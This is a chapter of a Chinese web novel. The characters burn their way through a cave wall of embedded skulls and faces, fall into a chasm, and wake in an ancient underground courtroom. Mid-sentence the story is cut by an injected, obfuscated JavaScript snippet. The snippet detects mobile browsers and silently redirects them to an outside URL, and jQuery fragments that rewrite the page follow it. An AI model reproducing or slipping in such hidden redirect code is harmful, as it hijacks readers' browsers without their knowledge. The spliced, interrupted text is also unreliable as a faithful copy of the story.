17. 第17章

作品:《我用烂尾楼拯救世界

    弹药有限,时间更有限。此刻每一秒的僵持,都在消耗她们本就不多的体力与清醒。


    一个念头在叶抒年心底迅速成型,带着孤注一掷的决绝。


    既然火是它们眼下唯一的畏惧,那就让这场火,烧得足够彻底,足够狂烈,烈到能撕开一条生路,哪怕代价是将她们自己也置于险境。


    此刻没有万全之策,只有险中求胜。


    她深吸一口气,那混杂着硝烟与未知腥气的空气灌入胸腔,将最后一丝迟疑压了下去。然后,她蹲下身,打开了储物空间。


    指尖在空间里快速掠过那些系统奖励的杂物——药品、工具、零星材料。


    没有别的选择了。她的目光最终定格,手指握住了一个冰凉的玻璃瓶。


    高浓度酒精。


    叶抒年握住那瓶液体,直起身,目光扫过身旁三人。


    阮天清正以精准的短点射逼退一张试图下扑的脸孔,俞不晚则快速更换着枪管下挂的能源匣。林煦言紧贴着岩壁,脸色发白但咬牙举着一把轻型手枪警戒侧翼。


    “清清,小俞,”叶抒年举起手中的玻璃瓶,“用这个。”


    阮天清侧头瞥见瓶身,眼神一凛:“酒精?”


    “对。”叶抒年语速加快,脑中同时飞转。


    酒精挥发性强,在密闭空间与空气混合后遇明火即爆燃。但大火会迅速消耗氧气,产生有毒浓烟。


    “把酒精洒上去,用你们的火力点燃。我们没法彻底消灭这些东西,只能尽可能驱散,烧出一条路。点火后所有人闭气,压低身体沿岩壁根部冲出去。”


    俞不晚换好能源匣,咔嚓一声上膛,眉头紧皱:“火势蔓延开,我们自己也可能被困住。”


    “我知道。”叶抒年迎上她的目光,“但继续耗下去,弹药耗尽也是死路一条。不如赌一把,赌它们比我们更怕这场火。”


    林煦言咽了口唾沫,声音有点抖:“……听、听姐的!”


    阮天清没有立刻回答,她抬头看向洞壁。那些幽绿的光点正以肉眼可见的速度增加,嘈杂的声浪又一次蠢蠢欲动。


    两秒后,她收回视线,朝叶抒年干脆地一点头:“你指挥时机。”


    俞不晚啐了一口,却将肩上炮管稳稳端起,瞄准了洞顶最密集的区域:“行,那就烧。”


    计划已定,再无犹豫。


    叶抒年拧开瓶盖,浓烈的酒精气味逸散出来。


    与此同时,洞顶的人脸似乎察觉到了威胁,幽绿荧光骤然大盛,翻涌着向她们的位置压来。


    就是现在。


    俞不晚将一杆备用的热能枪抛给阮天清。


    两人默契地交替开火,短暂的光束在空中交错明灭,将靠近的人脸一次次逼退。


    火光在空中燃起,又瞬间熄灭,惊鸿只在一刹那。


    但很快就不止一刹了。


    叶抒年将酒精朝洞顶用力挥洒。透明的液体在空中散成细雾,弥漫开来。几乎同时,阮天清与俞不晚的枪口调转,炽白光束射入那片浮动的酒精雾中。


    “轰!”


    火焰瞬间爆燃,沿着酒精雾气的轨迹迅猛蔓延,舔上洞顶密集的人脸。


    那些人脸吐出的微弱气流,反而成了助燃的风。


    火舌顺着岩壁轮廓疯狂窜开,顷刻间连成一片跃动的火海,将整个山洞顶部照得亮如炼狱。


    火光炽烈,终于彻底撕开了黑暗的伪装。直到此刻,四人才真正看清。


    整面岩壁,从顶端到四周,密密麻麻,根本是由无数骸骨与人头堆叠而成。


    那些看似悬浮的脸孔,实则深深嵌在骨殖之间,构成了这面巨大而诡异的墙壁。


    林煦言呼吸骤然停止,下一秒,他猛地偏过头干呕起来。俞不晚则倒抽一口冷气,挤出低低一声咒骂。


    叶抒年只觉得一股寒意顺着脊椎爬升,即便置身火海,那股冷意也挥之不去。


    这根本不是山洞,而是一座用无数死者堆砌而成的坟墓!


    而此刻,这座坟墓正在烈焰中崩塌。


    墙体在高温炙烤下发出呻吟。那些嵌在其中的人脸尖啸着,向岩壁更深处蜷缩逃窜,幽绿的光芒在火中明灭不定,迅速黯淡。


    失去了这些填充物的支撑,整面岩壁的结构开始瓦解,大块骨骸剥落坠下。


    洞顶随之炸开数道裂隙,天光趁机钻入,照亮翻腾的尘烟。


    “快看上面!有光!”林煦言声音嘶哑,带着绝处逢生的激动。


    “沿着裂隙往外走!快!”阮天清当机立断,挥手指向最近那道透光的裂缝。墙体正在她们眼前大片垮塌,但裂缝后隐约可见外部扭曲的林木光影。


    那是生路。


    四人无需多言,朝着那道微光全力冲刺。


    俞不晚冲在最前,用肩撞开挡路的碎骨;阮天清断后,枪口始终警惕着身后涌动的暗影;而叶抒年拽着气喘吁吁的林煦言,眼睛紧盯着越来越近的光源。


    希望就在十几米外。


    岩壁崩塌的巨响中,她们甚至能感受到彼此剧烈的心跳。然而,就在俞不晚的手几乎要触到那道透光缝隙的边缘时——


    脚下倏然一空。


    她所站立的这片地面,竟然毫无征兆地整体向下陷落。


    “小心!”叶抒年喊道。


    可惜太迟了,失重感狠狠包裹住了所有人。


    众人脚下的地面忽然碎裂,露出下方深不见底的黑暗。光亮在头顶急速远离,取而代之的是扑面而来的阴冷气流,和碎石坠落的呼啸。


    四人一齐坠入深渊。


    山洞垮塌的闷响滚过岩壁区,惊起林间一片飞鸟。


    林予安带着队员正在岩壁下休整,隐约听见里头传来些不寻常的动静。


    有队员侧耳听了听,凑过来报:“队长,洞里好像有情况。”


    “里头困着四个人,能没情况么?”林予安头也没回,还在数天上一行雁。


    他对林煦言目前的处境很有信心,除非整座山洞主动裂开一道缝,否则她们绝对出不来。“队长,”又有人开口,声音紧了点,“岩壁……好像在抖。”


    林予安这才撩起眼皮。头顶那片山岩确实在微微震颤,砂石簌簌地往下落。他皱了皱眉,心想莫非是地震了?


    这念头还没转完,他就笑不出来了。


    不是地震。


    是整面岩壁活过来似的,从那些大大小小的洞口里,突然涌出黑压压一片东西。是异兽,成千上万只,正在潮水般往外冲!


    紧接着,那壁立千仞的山岩,竟像酥了的饼似的,在他眼前一块一块往下掉。


    霎时间尘烟暴起,兽群奔突,刚才还巍然不动的山体,在这片乱象中,塌了。


    林予安愣在原地,手里刚捡的树枝“啪嗒”一声掉在地上。


    山洞外的世界陷入混沌,而此刻,在另一片被隔绝的寂静里,叶抒年缓缓睁开了眼。


    视野先是模糊一团,随后才聚拢成昏沉的光影。


    她试着动了一下,全身骨头都像散了架,无处不痛。最尖锐的刺痛来自右肩关节,稍微一动就钻心地疼,貌似是摔脱臼了。


    一阵悉索声从旁边传来。她警觉地想转头,脖颈却僵硬得发酸。


    忽然,一只手轻轻搭上她疼痛的肩头。


    叶抒年浑身一僵,忍着痛楚猛地扭过头,动作牵扯到伤处,让她倒吸一口凉气。视野对焦后,她看到了阮天清沉静但同样带着疲惫的脸。


    对方似乎也刚苏醒不久,正用手揉着太阳穴,眉心微蹙,显然也在对抗坠落后的眩晕和不适。她的目光落在叶抒年的肩膀上:“脱臼了?”


    “嗯。”叶抒年忍着疼点头。


    阮天清没再多话,她先活动了一下自


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16973520|193266||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    己有些发颤的手腕,然后才小心地扶住叶抒年的胳膊,另一只手稳稳按住她的肩胛骨。


    “忍着点。”话音落下,指节发力一抵一推。


    肩头传来“咔”一声轻响。叶抒年痛得抽了口气,额角渗出冷汗,但紧接着便觉那滞涩的关节重新归位,虽还酸胀,却已能活动。


    她试着转了转手臂,朝阮天清扯出个坚强的笑:“好了。”


    阮天清颔首,转身去查看另外两人。


    叶抒年也撑着没受伤的左臂,忍着全身酸痛坐起身。耳鸣减弱了些,但脑袋依旧昏沉。她看向身旁,俞不晚蜷在地上,还没醒。


    叶抒年伸手,轻轻摇了摇她的胳膊:“小俞,醒醒。”俞不晚闷哼一声,眼皮动了动,还没完全睁开就先摸向腰侧的枪。直到看清是叶抒年,她才吁出一口气,撑着坐起身:“……我们还活着?”


    “暂时是。”叶抒年握住她的手,借力把她拉起来。


    俞不晚起身时踉跄了一下,扶住叶抒年的胳膊才站稳,甩了甩头,又活动了一下手腕和脚踝,嘴里低低骂了句什么,大约是抱怨浑身的疼痛。


    另一侧,林煦言也皱着眉撑起身,脸上还沾着灰。他甩了甩头,第一句话是:“那些人脸……没跟下来吧?”


    “应该没有。”阮天清环顾四周,语气平静,“先看看我们在哪儿。”


    四人陆续站定,不约而同地沉默了片刻。


    险死还生,大家还陷在短暂恍惚里。不久前岩洞坍塌的巨响似乎还在耳际回荡,而此刻周遭却是一片异样的寂静。


    “还算走运,”俞不晚率先打破沉默,拍了拍身上的尘土,“我刚才差点就成馅儿了。”


    林煦言揉了揉后颈:“我宁可当馅儿,也不想再看见那些绿眼睛。”他说完顿了顿,环视周围后,语气迟疑,“但这里……是哪儿?”


    这里不像地底。至少并没有地下世界那般阴暗潮湿。


    空间异常开阔,头顶极高处有不知来源的微光漫下,隐约勾勒出周围的环境。


    而她们脚下,是整片灰白色石材铺就的地面,平坦光滑,几乎能映出人影。前方不远处,对称立着数根粗大的石柱,柱身纹路已然模糊,但隐约能看出是某种精致的图案。


    真正让这里显出形貌的,是更远处的布局。


    “那里有个台子。”俞不晚眯眼看向正前方。


    那里,数层石阶垒起一座高台,台上摆着一张厚重的石座。椅背高耸,刻着类似天平与剑刃交错的浮雕,扶手两端则各有一个深陷的凹槽,仿佛曾常年放置什么东西。


    高台之下,左右两侧各有一排低矮的长石凳,像是为某种席位所设。


    叶抒年缓缓走上前几步。她的目光顺着台阶向上,缓缓扫过高台,又落回她们所在的这片空地中央。


    这里立着一个木制围栏,栏板早已朽坏变形,但靠近地面的部分,能看到几处铁锈侵蚀的痕迹,以及半截断裂的金属锁链,一端嵌在石地里,另一端无力地垂着。更外围,是一排排逐渐升起的石阶座位,呈半圆形环绕着中央区域。


    “这里不像禁区形成前的遗址。”阮天清走到叶抒年身边。


    她们都知道,这片禁区的前身是一座小镇,而眼前带着明显欧式特质的装潢与那格格不入。


    “太华丽了,”俞不晚环抱手臂,“想不到,003号禁区里还有这种殿堂。”


    叶抒年依然没说话。她环视一周,某种冰冷而庄严的既视感越来越清晰,攫住了她的呼吸。


    “感觉……也不是殿堂。”她轻声道,语气里带着一丝不确定的困惑,“你们看这里的布局,有审判席,有被告栏,有旁听席……”


    她顿了顿,目光落回墙壁上那些刻字,尽管看不真切,但那排列的方式,让她想起界碑上浮现的规约文字。


    “这里,是座法庭。”